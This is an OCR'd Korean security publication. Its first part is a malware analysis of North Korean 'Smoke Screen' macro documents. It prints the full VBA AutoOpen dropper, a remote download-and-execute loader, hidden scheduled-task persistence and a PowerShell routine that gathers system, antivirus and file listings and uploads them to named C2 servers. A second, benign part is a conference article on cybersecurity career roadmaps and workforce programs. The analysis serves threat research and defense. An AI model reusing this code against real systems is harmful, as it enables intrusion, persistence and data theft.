
한편, 앞서 조작된 표지 화면은 유사한 형태의 변종이 다수 존재하는데 일부 비교해 보면 다음과 같다.

[표 5] 조작된 표지 화면의 비교

210513_업무연락(사이버안전).doc	210518_업무연락(사이버안전).doc
	
	
d3a317dd167cfa77c976fa9c86c24982	72ab966625b6e0f4a1d4ac079cc43644
http://samsoding.homm7.gethompy.com/plugins/dropzone/min/css/list.php?query=1	http://samsoding.homm7.gethompy.com/plugins/dropzone/min/css/list.php?query=1

악성 DOC 문서 화면 중에 표지가 영문으로 만들어진 변종이 존재하며, C2 통신 방식이 다른 형태도 존재한다.

[표 6] 악성 DOC 문서 화면 비교

사이버안전참고자료.doc	N2127999_KOR.docx
	
	
04a0505cc45d2dac4be9387768efcb7c	8595e74615f6e0e5d3f8dd1574a2bb6d
http://yanggucam.designsoup.co.kr/user/views/board/skin/secret/css/list.php?query=1	http://sunlin.org/adm/phpMyAdmin/info/style.php http://luminix.kr/bbs/data/comb/price.php

다시 본론으로 돌아와 '자문요청서(한반도정세).doc' 파일의 내부 매크로(VBA) 함수를 확인하면 다음과 같다.

```
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub Weed(p)
    Application.ActiveWindow.View.Type = wdPrintView
    Set wnd = ActiveDocument
    wnd.Unprotect p
End Sub

Sub Reserve(pth)
    hs = "or Resume Next:Se"
    cnt = "ct(""Microso"
    Documents.Add
    hs = "On Err" & hs & "t mx = Cre"
    md = "LHTTP""):mx.op"
    md = "ft.XM" & md & "en ""GE"
    cnt = hs & "ateObje" & cnt & md
    hs = "T"", ""htt"
    md = hs & "p:/"
    Set ad = ActiveDocument
    URI = "complletely.mypressonline.com/file/upload"
    md = md & "/" & URI
    ts = "p?query=1"", False:mx.Sen"
    cnt = cnt & md & "/list.ph" & ts & "d:Ex"
    hs = "te(mx.respons"
    cnt = cnt & "ecu" & hs
    cnt = cnt & "eText)"
    ad.Range.Text = cnt
    fval = wdFormatText
    ad.SaveAs2 FileName:=pth, FileFormat:=fval
    ad.Close
End Sub

Sub Review(vmod)
    On Error Resume Next
    Set wnd = ActiveWindow
    Set sel = Selection
    wnd.View.SeekView = vmod
    rval = False
```

```
    sel.WholeStory
    hm = False
    sel.Font.Hidden = hm
    rval = True
    If rval = True Then
        sel.Collapse
    End If
End Sub

Sub ViewContent()
    Mode = 10
    Do Until Mode < 0
        Review (Mode)
        Mode = Mode - 1
    Loop
End Sub

Sub AutoOpen()
    On Error Resume Next
    sd = "32_pr"
    obt = "mgmts"
    pw = "1qaz2wsx"
    hk = "win"
    obt = hk & obt & ":" & hk
    Weed pw
    pt = "ocess"
    obt = obt & sd & pt
    Set adom = ActiveDocument
    ins = "w"
    ts = "xe //e:vb"
    With adom.Shapes("pic")
        cd = " //b "
        .Fill.Solid
        mt = "script"
        Set wm = GetObject(obt)
        ts = ts & mt
        ins = ins & mt & ".e"
        pth = Templates(1).Path & "\version.ini"
        cd = ins & ts & cd
        .Delete
    End With
    ViewContent
    Reserve pth
    wm.Create cd & pth
    adom.Save
End Sub
```

'version.ini' 파일을 생성해 내부 명령을 호출하게 된다.

```
On Error Resume Next:Set mx = CreateObject("Microsoft.XMLHTTP"):mx.open "GET", "http://compllet
ely.mypressonline.com/file/upload/list.php?query=1", False:mx.Send:Execute(mx.responseText)
```

첫 단계로 'http://complletely.mypressonline.com/file/upload/list.php?query=1' 서버로 통신이 진행되고, 'http://complletely.mypressonline.com/file/upload/list.php?query=6' 주소를 쿼리한다.

이를 통해 컴퓨터 정보 수집 및 스케줄러 등록, 레지스트리 등록 등을 하게 된다.

```
Sub WMProc(p_cmd)
        set wm = GetObject("winmgmts:win32_process")
        set ows = GetObject("winmgmts:\root\cimv2")
        set ost = ows.Get("Win32_ProcessStartup")
        set oconf = ost.SpawnInstance_
        oconf.ShowWindow = 12
        errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

Function TF(p_t)
        cSe = "0" & Second(p_t)
        cMi = "0" & Minute(p_t)
        cH = "0" & Hour(p_t)
        cD = "0" & Day(p_t)
        cMo = "0" & Month(p_t)
        cY = Year(p_t)
        tt = Right(cH, 2) & ":" & Right(cMi, 2) & ":" & Right(cSe, 2)
        dd = cY & "-" & Right(cMo, 2) & "-" & Right(cD, 2)
        TF = dd & "T" & tt
End Function

Sub Reg(p_Tar)
        Set sv = CreateObject("Schedule.Service")
        Call sv.Connect()
        Set tDef = sv.NewTask(0)
        tDef.RegistrationInfo.Author = "Microsoft"
        With tDef.Settings
                .Enabled=True
                .StartWhenAvailable=True
                .Hidden=True
        End With
        With tDef.Triggers.Create(2)
                .StartBoundary = TF(DateAdd("n",5,Now))
                .Enabled = True
```

```
                .Repetition.Interval = "PT60M"
        End With
        with tDef.Actions.Create(0)
                .Path=WScript.FullName
                .Arguments="//b //e:vbscript " & p_Tar
        End With
        Set fdr = sv.GetFolder("\")
        Call fdr.RegisterTaskDefinition(nn, tDef, 6, , , 3)
End Sub

Sub SetIEState()
        Const hk = &H80000001
        regdir = "Software\Microsoft\Internet Explorer\Main"
        With GetObject("winmgmts:\root\default:StdRegProv")
                .SetStringValue hk, regdir, "Check_Associations", "no"
                .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
                .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
        End With
End Sub

uri = "http://complletely.mypressonline.com/file/upload"
ct = Now
fn_suf = Minute(ct) & "_" & Hour(ct) & "_" & Day(ct) & Month(ct) & ".xml"
set osa_ns = CreateObject("Shell.Application").NameSpace(21)
res_path = osa_ns.Self.Path & "\OfficeAppManifest_v" & fn_suf
res_content = "On Error Resume Next:With CreateObject(""InternetExplorer.Application""):.Navigate "
"" & uri & "/list.php?query=6"":Do while .busy:WScript.Sleep 100:Loop:bt=.Document.Body.InnerTex
t:.Quit:End With:Execute(bt)"
Set fso = CreateObject("Scripting.Filesystemobject")
set fp = fso.OpenTextFile(res_path, 2, True)
fp.write res_content
fp.close
Reg res_path
SetIEState
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/lib.php?idx=1).content; GetInfo -ur 'xxx';
"
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

다음으로 ‘http://complletely.mypressonline.com/file/upload/lib.php?idx=1’ 주소와 ‘http://complletely.mypressonline.com/file/upload/lib.php?idx=5’ 등이 호출되고, 각종 컴퓨터 정보를 수집해 C2로 유출을 하게 된다.

```
Function GetInfo {
    Param (
        [string] $ur
    )

    $Script:webReqUpload = $null;
    $Script:boundary = "";
    $Script:upURL = $ur;

    Function InitWebReqSessions {
        $Script:webReqUpload = New-Object Microsoft.PowerShell.Commands.WebRequestSession;
        $Script:webReqUpload.UserAgent = "Mozilla/5.0 (Windows NT 10.x; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chremo/87.0.4280.141 Safari/537.36 Edgo/87.0.664.75";

        $boundaryHex = New-Object byte[] 10;
        for( $ii = 0 ; $ii -lt 10 ; $ii ++ ) {
            $boundaryHex[$ii] = Get-Random -Minimum 0 -Maximum 255;
        }

        $Script:boundary = "----" + [Convert]::ToBase64String($boundaryHex);
        $Script:webReqUpload.Headers.Add("Content-Type", "multipart/form-data; boundary=$Scrip
t:boundary");
    }

    Function PostUpData {
        param(
            [String] $Name,
            [String] $Data
        )

        $enc_UTF8 = New-Object System.Text.UTF8Encoding;
        $dataBytes = $enc_UTF8.GetBytes($Data);
        $postString = [Convert]::ToBase64String($dataBytes, [Base64FormattingOptions]::InsertLine
Breaks);
        if( $postString -ne $null )
        {
            $conDisp = "--$Script:boundary`r`nContent-Disposition: form-data; name=";
            $postData = "$conDisp`"MAX_FILE_SIZE`"`r`n`r`n";
            $postData += "1000000`r`n";
            $postData += "$conDisp`"file`"; filename=`"";
            $postData += $Name + "`"`r`n";
            $postData += "Content-Type: text/plain`r`n`r`n";
            $postData += "$postString`r`n--$Script:boundary--";

            $url = "$Script:upURL/show.php";
```

```
            $response = Invoke-WebRequest -Uri $url -WebSession $Script:webReqUpload -Met
hod Post -Body $postData;
        }
    }

    Function ArrayToString {
        param(
            [System.Array] $arr
        )

        $ret_str = "";
        Foreach( $it in $arr ) {
            $ret_str += "$it`r`n";
        }

        return $ret_str;
    }

    Function ListDir {
        param(
            [String] $Path
        )

        $res = "";
        try {
            if( Test-Path $Path ) {
                $dirInfo  = New-Object System.IO.DirectoryInfo $Path;
                $dir_list = $dirInfo.GetDirectories();
                $file_list = $dirInfo.GetFiles();


                foreach( $dir in $dir_list ) {
                    $name = "[" + $dir.Name + "]";
                    $info = "{0, -50}`t{1}" -f $name, $dir.LastWriteTime;
                    $res += "$info`r`n";
                }

                foreach( $file in $file_list ) {
                    $size = ($file.Length -shr 10) + (($file.Length -band 0x3FF) -ne 0);
                    $info = "{0, -50}`t{1}`t{2, 20}KB`r`n" -f $file.name, $file.LastWriteTime, $size.T
oString("#,#", [System.Globalization.CultureInfo]::InvariantCulture);
                    $res += $info;
                }
            }
        } catch {
        }
```

```
        $res += "`r`n`r`n";
        return $res;
    }

    Function ListDrives {
        $res = "";
        try {
            $drv_list = [System.IO.DriveInfo]::GetDrives();
            foreach( $drv in $drv_list ) {
                if( $drv.IsReady ) {
                    $info = ">>>>>>>>>>>>>>>> [{0} ({1})] ({2}, {3}) <<<<<<<<<<<<<<<<`r`n`r`n" -f $drv.Vol
umeLabel, $drv.Name, $drv.DriveType, $drv.DriveFormat;
                    $res += $info;
                    $res += ListDir -Path $drv.Name;
                }
            }
        } catch {
        }
        return $res;
    }

    InitWebReqSessions;
    $sysInfo = SystemInfo; $sysInfo = ArrayToString($sysInfo);
    $taskList_v = tasklist; $taskList_v = ArrayToString($taskList_v);
    $taskList_svc = tasklist /svc; $taskList_svc = ArrayToString($taskList_svc);
    $firewall_st = Netsh Advfirewall show allprofiles; $firewall_st = ArrayToString($firewall_st);
    $status = Get-WmiObject -NameSpace "ROOT\SecurityCenter" -class "AntiVirusProduct";
    $av_soft = "";
    if( $status -ne $null ) {
        $av_soft = $status.GetText([System.Management.TextFormat]::Mof);
    }

    $status = Get-WmiObject -NameSpace "ROOT\SecurityCenter2" -class "AntiVirusProduct";
    $av_soft2 = "";
    if( $status -ne $null ) {
        $av_soft2 = $status.GetText([System.Management.TextFormat]::Mof);
    }

    $upData = ">>>>>>>>>>>>>> System <<<<<<<<<<<<<<`r`n$sysInfo`r`n`r`n>>>>>>>>>>>>>> Task Detail <<<<<
<<<<<<<<<<`r`n$taskList_v`r`n`r`n";
    $upData += ">>>>>>>>>>>>>> Task Service <<<<<<<<<<<<<<`r`n$taskList_svc`r`n`r`n>>>>>>>>>>>>>> Firewal
l Status <<<<<<<<<<<<<<`r`n$firewall_st`r`n`r`n";
    $upData += ">>>>>>>>>>>>>> AntiVirus <<<<<<<<<<<<<<`r`n$av_soft`r`n$av_soft2`r`n`r`n";

    $user_dir = $env:userprofile;
```

```
    $appdata = $env:APPDATA;
    $path_list = @("$user_dir\Desktop", "$user_dir\Documents", "$user_dir\Downloads", "$appdata
\Microsoft\Windows\Recent", "$appdata\Microsoft\Windows\Start Menu\Programs", $env:ProgramFi
les, ${env:ProgramFiles(x86)});
    foreach( $path in $path_list ) {
        $upData += ">>>>>>>>>>>>>>>> $Path <<<<<<<<<<<<<<<<`r`n`r`n";
        $upData += ListDir -Path $path;
    }

    $upData += ListDrives;

    PostUpData -Name "info" -Data $upData;
}
```


```
Sub WMProc(p_cmd)
        set wm = GetObject("winmgmts:win32_process")
        set ows = GetObject("winmgmts:\root\cimv2")
        set ost = ows.Get("Win32_ProcessStartup")
        set oconf = ost.SpawnInstance_
        oconf.ShowWindow = 12
        errReturn = wm.Create(p_cmd, Null, oconf, pid)
End Sub

uri = "http://complletely.mypressonline.com/file/upload"
pow_cmd = "cmd /c powershell -command ""iex (wget xxx/lib.php?idx=5).content; InfoKey -ur 'x'xxx"""
pow_cmd = Replace(pow_cmd, "xxx", uri)
WMProc(pow_cmd)
```

상기에서 살펴본 악성 DOC 파일 사례들은 모두 북한 사이버 위협 캠페인 중 '스모크 스크린' 시리즈로 분류되어 있는 형태이다.

이를 통해 카카오톡 업데이트 파일로 위장한 사이버 공격이 '스모크 스크린' 캠페인과 연결되는 것을 확인할 수 있고, C2로 사용된 도메인이나 아이피 주소가 다양한 해킹 공격과 이어졌다.

지금까지 기술한 내용은 한국에서 발생하는 북한발 사이버 안보 위협 사례 중에 극히 일부이며, 오랜기간 수집된 자료와 분석 경험을 기반으로 정리된 것이다.

이 내용은 필요에 따라 계속 업데이트될 수 있습니다.



2022년
사이버보안 대연합

대응역량 분과

1. 사이버보안 커리어 로드맵과 해외 보안 인력 양성 사례 소개 [김귀련 매니저, 마이크로소프트]
2. KomSpy: KONNI's Main Weapon Targeting Androids [곽경주 이사, S2W]

사이버보안 커리어 로드맵과 해외 보안 인력 양성 사례 소개

김귀련 매니저, 마이크로소프트, gwiryun@microsoft.com

예기치 않은 COVID-19 팬데믹의 시작과 장기화로 인해 전 세계는 디지털 대전환 시대를 맞이했습니다. 재택 근무, 원격 수업, 모바일 오피스와 같은 비대면 활동이 일상화되면서 사이버 위협 또한 빠르게 증가하고 있으며 사이버 보안 시장도 급격하게 성장하고 있습니다.

1. 사이버 보안 시장과 인력 현황

과기정통부와 한국정보보호산업협회가 발표한 '2022년 국내 정보보호산업 실태조사[5]'에 따르면, 2021년 정보보호 산업은 13.4% 성장했고 정보보호 기업의 숫자는 전년 대비 약 18.2% 증가했습니다. 또한 정보보호 인력은 전년 대비 16.2% 증가하였는데 이는 일반 기업들의 보안 수요 증가에 따른 시장 활성화로 정보보호 기업의 인력 수요가 대폭 상승한 것이라고 설명했습니다.

< 정보보호 산업 개황 >

구분	2019년	2020년	2021년	2020년 대비	
				증감	성장률(%)
정보보호 기업	1,094 개	1,283 개	**1,517 개**	**234 개**	**+18.2**
정보보호 매출	11조 1,805억 원	12조 2,242억 원	**13조 8,611억 원**	**1조 6,369억 원**	**+13.4**
정보보호 수출	1조 7,798억 원	1조 9,135억 원	**2조 767억 원**	**1,632억 원**	**+8.5**
정보보호 인력	46,275 명	54,706 명	**63,562 명**	**8,856 명**	**+16.2**

(출처: 2022년 국내 정보보호산업 실태조사)

글로벌 사이버 보안 시장은 지난해 USD 1,799억6천만 달러에 이르렀고, 2028년에는 USD 3,720억4천만 달러로 성장할 것으로 예상했습니다.[6] 2022년 전 세계 사이버 보안 인력은 작년보다 11.1% 증가한 470만 명으로 추산되며, 아시아태평양(APAC)이 15.6%로 가장 크게 성장했고 한국은 약 25만 명으로 작년 대비 4.4% 성장했습니다.[7]

사이버 범죄의 산업화와 고도화된 사이버 범죄의 증가로부터 자산을 보호하기 위해 기업과 정부는 디지털 인프라에 대한 막대한 투자를 하고 있어 사이버 보안 인력에 대한 수요는 계속해서 늘어날 것으로 보입니다.

5) https://www.korea.kr/news/pressReleaseView.do?newsId=156525374
6) https://www.grandviewresearch.com/industry-analysis/cyber-security-market
7) https://www.isc2.org/Research/Workforce-Study

2. 사이버 보안 업무 및 커리어 로드맵

사이버 보안 인력에 대한 수요가 꾸준히 증가하는 것에 비해 사이버 보안 분야의 직업과 업무 능력에 대한 이해도는 여전히 부족한 편입니다. 조직의 보안 리더들은 적절한 스킬을 갖춘 적합한 인재를 채용하고 유지하는데 많은 어려움을 겪고 있습니다. 전문 인력 부족 문제와 사이버 보안 인력 양성을 위해서 사이버 보안 업무를 세분화하고 세분화 된 업무 능력과 수준을 평가하기 위한 노력은 세계적으로 계속 되고 있습니다.


① 우리나라는 국가직무능력표준(NCS)[8]에 [20.정보통신 - 01.정보기술 - 06.정보보호]로 보안 업무를 수행하는데 필요한 능력(지식, 기술, 태도)을 표준화했습니다.

[표 1] NCS 정보통신 분야 분류표

대분류	중분류	소분류	세분류
20. 정보통신	01.정보기술	06.정보보호	01. 정보보호관리·운영 02. 정보보호진단·분석 03. 보안사고분석대응 04. 정보보호암호·인증 05. 영상정보처리 06. 생체인식(바이오인식) 07. 개인정보보호 08. 디지털포렌식 09. 영상정보보안·운영 10. 개인정보가명·익명처리 (2022년신규)

NCS포털(www.ncs.go.kr)의 검색을 활용하면 관심 있는 업무의 필요한 능력과 학습 자료 및 채용 정보를 쉽게 찾을 수 있습니다.

[그림 1] NCS 사용 예시



8) https://www.ncs.go.kr/index.do

② 미국은 미국국립표준기술연구원(NIST)의 National Initiative for Cybersecurity Education (NICE)는 NICE Cybersecurity Workforce Framework(NCWF)[9]에서 보안 인력 역량에 필요한 사이버보안 교육, 훈련, 인력 개발에 대한 기준을 마련했습니다.

사이버보안 인력 프레임워크(NCWF)는 실제 보안 시스템 구축과 운영, 관리, 유지보수 차원에서 업무를 크게 7가지로 분류하고, 업무별 세부 직종이 있어 구체적인 전문기술 요구사항을 제시했습니다. 7가지 업무는 안전한 기술 보급(Securely Provision), 운영과 관리(Operate and Maintain), 보호와 방어(Protect and Defend), 조사(Investigate), 운영과 수집(Operate and Collect), 분석(Analyze), 지원(Support) 등으로 분류합니다.

[그림 2] 미국 사이버보안 인력 프레임워크(NCWF)

Figure 1 - Building Blocks for a Capable and Ready Cybersecurity Workforce

사이버보안 인력 프레임워크(NCWF)

③ 영국의 경우는 UK Cyber Security Council에서 Initial National Cyber Skill Strategy(NCSS)[10]를 발표하여 사이버 보안 분야의 전문성 기반 확립을 위한 사이버 보안 범위를 설정하고 19개 지식기반을 도출한 사이버 보안 지식 체계를 구축했습니다.


UK Cyber Security Council의 The Careers Route Map 은 사이버 보안의 16가지 전문 분야에 대한 세부 정보를 제공하고 커리어 패스를 제안합니다. 각 세부 사항에는 전문 분야에 대한 소개, 필요한 기술 및 지식, 보안 전문 분야에 입문하려는 사람들을 위한 유용한 경험과 스킬 등에 대한 정보가 포함되어 있습니다.[11]

9) https://csrc.nist.gov/publications/detail/sp/800-181/rev-1/final
10) https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/949211/Cyber_security_skills_strategy_211218_V2.pdf
11) https://www.ukcybersecuritycouncil.org.uk/qualifications-and-careers/careers-route-map/

[그림 3] UK Cyber Security Council의 The Careers Route Map

④ CyberSeek 웹 사이트(www.cyberseek.org)는 사이버 보안 커리어 로드맵을 한눈에 알아볼 수 있습니다. 이 사이트는 현재 미국 내 사이버 보안 인력의 수요와 공급 현황을 지도로 표시해 주고, NICE Framework을 기준으로 자격증별 채용수와 취업률 정보를 제공하는 등 직관적이고 쉬운 메뉴로 사이버 보안에 진출하려고 하는 주니어나 전문가로 경력을 고려 중인 시니어들에게 유용한 사이트입니다.

[그림 4] CyberSeek의 Career Pathway 사용 예시



이외에도 Cybersecurity career roadmap을 다룬 다양한 레퍼런스 사이트를 추가하니 참고하세요.

[표 2] Cybersecurity career roadmap 관련 레퍼런스 사이트

연번	주소
1	https://www.coursera.org/articles/cybersecurity-career-paths
2	https://www.computer.org/publications/tech-news/build-your-career/cybersecurity-career-paths/
3	https://niccs.cisa.gov/workforce-development/cyber-career-pathways-tool
4	https://www.sans.org/cyber-security-skills-roadmap/
5	Security engineer certification path: https://learn.microsoft.com/en-us/certifications/roles/security-engineer

3. 해외 보안 인력 양성 사례 연구

사이버 보안 인력 부족은 오늘날 기업뿐만 아니라 국가 안보의 주요한 과제가 되었습니다. 정부 및 기업 역시 이점을 인식했으며 사이버 보안 인력을 양성하기 위한 많은 노력을 기울이고 있습니다.

1) Case Study ① 마이크로소프트 사이버 보안 스킬 캠페인[12)]

마이크로소프트 역시 사이버 보안 인력 부족으로 인한 이슈를 경험했습니다. 2020년 2월 SolarWinds의 소프트웨어 업데이트 변조로 시작된 러시아 공격에 대응하기 위해, 사이버 보안 전문가들이 기술 문제를 이해하고 대응할 수 있도록 기술 문서 30개 이상을 블로그에 게시했습니다.

그러나 기술 문서 내용을 충분히 이해할 수 있는 사이버 보안 리소스가 부족하여 고객사에서 대응이 지연된다는 것을 발견했습니다. 또한 중소기업과 신생 기업에서 사이버 보안 기술을 갖춘 사람을 고용하는 것은 너무나 어려운 일이며 부족한 인력으로 인해 여러 가지 보안 사고가 발생할 수 있다는 것을 알 수 있었습니다.

이러한 보안 인력 부족 문제를 개선하기 위해 마이크로소프트는 '사이버 보안 스킬 캠페인(Cybersecurity Skill Campaign)'을 올해부터 한국을 포함한 전 세계 23개국으로 확대했으며 2025년까지 전 세계적 약 350만 개의 사이버 보안 일자리를 창출 할 것으로 전망하고 있습니다.

마이크로소프트는 경제협력개발기구(OECD)와 파트너십을 맺고 정밀한 연구 개발과 고등 교육을 통해 사이버 보안 인력 양성을 시작했습니다. 또한, OECD와 함께한 연구 데이터를 공개, 정책 입안자와 기업 모두가 해당 정보에 입각해 올바른 결정을 내릴 수 있도록 지원합니다. 이어 OECD 회원국과 포럼을 개최해 관련 모범 사례도 공유할 예정입니다. 보안 관련 교육기관과 협력해 교육자 대상 무료 교육 과정을 오픈하고, Microsoft Learn 온라인 플랫폼을 통해 다양한 콘텐츠를 제공하고 있으며 여성 사이버 보안 전문가를 육성하는 비영리 조직인 Women in

12) https://news.microsoft.com/ko-kr/2022/04/01/cybersecurity-skill-campaign/

Cybersecurity와 파트너십을 맺고 23개국 대상 여성 학생 커뮤니티를 확장, 보안 분야 여성 인재의 사회 진출 기회를 창출함과 동시에 이들의 성장을 돕고 있습니다.

2) Case Study ② 미국의 Federal Rotational Cyber Workforce Program Act of 2021 (2021 연방 사이버 보안 인력 순환 프로그램 법)[13)]

2022년 6월 조 바이든 대통령은 공공 부분의 사이버보안 인재 확보를 위한 'Federal Rotational Cyber Workforce Program Act(연방 사이버 보안 인력 순환 프로그램법)' 법안에 서명했습니다. 이 법안은 정부 사이버 보안 인력이 여러 기관의 사이버 보안 직책을 순환할 수 있게 해, 단일 기관에서 획득할 수 없는 경험과 역량을 갖추도록 돕는 것을 목표로 하며 공공 분야에 더 뛰어난 사이버 보안 인재를 유치하고 떠나지 않게 유지하는 것이 이 법안의 궁극적인 목표입니다.

※ 상세 내용: https://www.congress.gov/bill/117th-congress/senate-bill/1097/text

3) Case Study ③ 영국의 Cyber Discovery 프로그램[14)]

영국의 국가 사이버 보안 전략(National CyberSecurity Strategy)[15)] 일환으로, 2017년에 런칭한 Cyber Discovery 프로그램은 13 - 18세 학생을 대상으로 하는 사이버 보안 교육 프로그램으로 10대들이 사이버 보안에 관심을 갖도록 해 미래의 사이버 보안 인재로 육성 해 사이버 스킬 갭을 줄이기 위한 노력으로 시작되었습니다. Cyber Discovery는 실제 교육을 통해 주요 산업에 대한 초석을 제공하는 동시에 중·고등학생들이 사이버 보안을 시도하도록 영감을 주는 무료 프로그램으로 만들어졌습니다.

총 4단계 - 1 평가, 2 게임, 3 에센셜, 4 엘리트 캠프 - 로 구성되어 있으며, 2017년 - 2021년 동안 10만 명이 넘은 학생들이 참여했고, 영국의 500여개 학교가 참여했습니다. 참가자의 92%는 사이버 보안 분야에서 일자리를 확보하는데 도움이 되었다고 말했습니다. 특히 참여자의 33%는 여성으로 이는 당시 GCSE[16)]에서 컴퓨터 과학을 수강하는 여학생의 전체 비율보다 13% 더 높은 수치로 사이버 보안 업계의 부족한 여성 인력 해소에도 도움이 됩니다.

※ 참고 자료

- Cyber Discovery Evaluation Report: https://www.gov.uk/government/publications/independent-evaluations-of-cyber-discovery-and-cyberfirst-programmes/cyber-discovery-evaluation
- 영국 노동자의 사이버 보안 스킬 인력 현황: https://hrstpolicy.re.kr/kistep/kr/board/BoardDetail.html?board_seq=50929&board_class=BOARD

13) https://zdnet.co.kr/view/?no=20220624093830
14) https://joincyberdiscovery.com/
15) https://www.gov.uk/government/publications/national-cyber-strategy-2022/national-cyber-security-strategy-2022
16) General Certificate of Secondary Education(GCSE) - 영국의 중등교육과정으로 필수과목과 선택과목으로 구성된 2년 과정의 프로그램입니다.

05&rootId=2006000&menuId=2006103

4. 해외 보안 인력 양성 사례 연구

팬데믹으로 단기간에 변화된 디지털 환경과 사이버 범죄 산업화로 더 정교해지고 있는 사이버 공격으로 인해 사이버 보안 인력의 수요는 급격하게 늘어났습니다. 그러나 사이버 보안 인력의 스킬 갭과 인력 부족으로 인한 문제점들은 사이버 보안에서 풀어야 할 또 다른 과제가 되었습니다.

사이버 보안 인력난을 해소하고 양질의 사이버 보안 전문가를 육성하기 위해서는 국내외 사이버 보안 인력 양성의 모범 사례들을 통해 실질적인 효과를 거둘 수 있는 다양한 형태의 컨텐츠 개발이 우선되어야 하며 공공 및 민간이 함께 협업하는 지속적인 파트너십이 필요합니다.

5. 부록

'2022년 국내 정보보호산업 실태조사'의 주요내용은 다음과 같다.

[표 3] 연도별 정보보호 기업 동향

구분	정보보안		물리보안		합계	
	기업 수	증가율(%)	기업 수	증가율(%)	기업 수	중가율(%)
2021년	669	+26.0	848	+12.8	1,517	+18.2
2020년	531	+12.3	752	+21.1	1,283	+17.3
2019년	473	+1.9	621	+13.1	1,094	+8.0
2018년	464	+39.8	549	-2.8	1,013	+12.9
2017년	332	+6.8	565	+2.2	897	+3.8

(단위: 개)

[표 4] 최근 5개년 정보보호 산업 매출액 및 성장률

구분	2017년	2018년	2019년	2020년	2021년
정보보안	2조 7,449억	3조 829억	3조 6,187억	3조 9,213억	4조 5,497억
물리보안	6조 8,408억	7조 349억	7조 5,617억	8조 3,028억	9조 3,114억
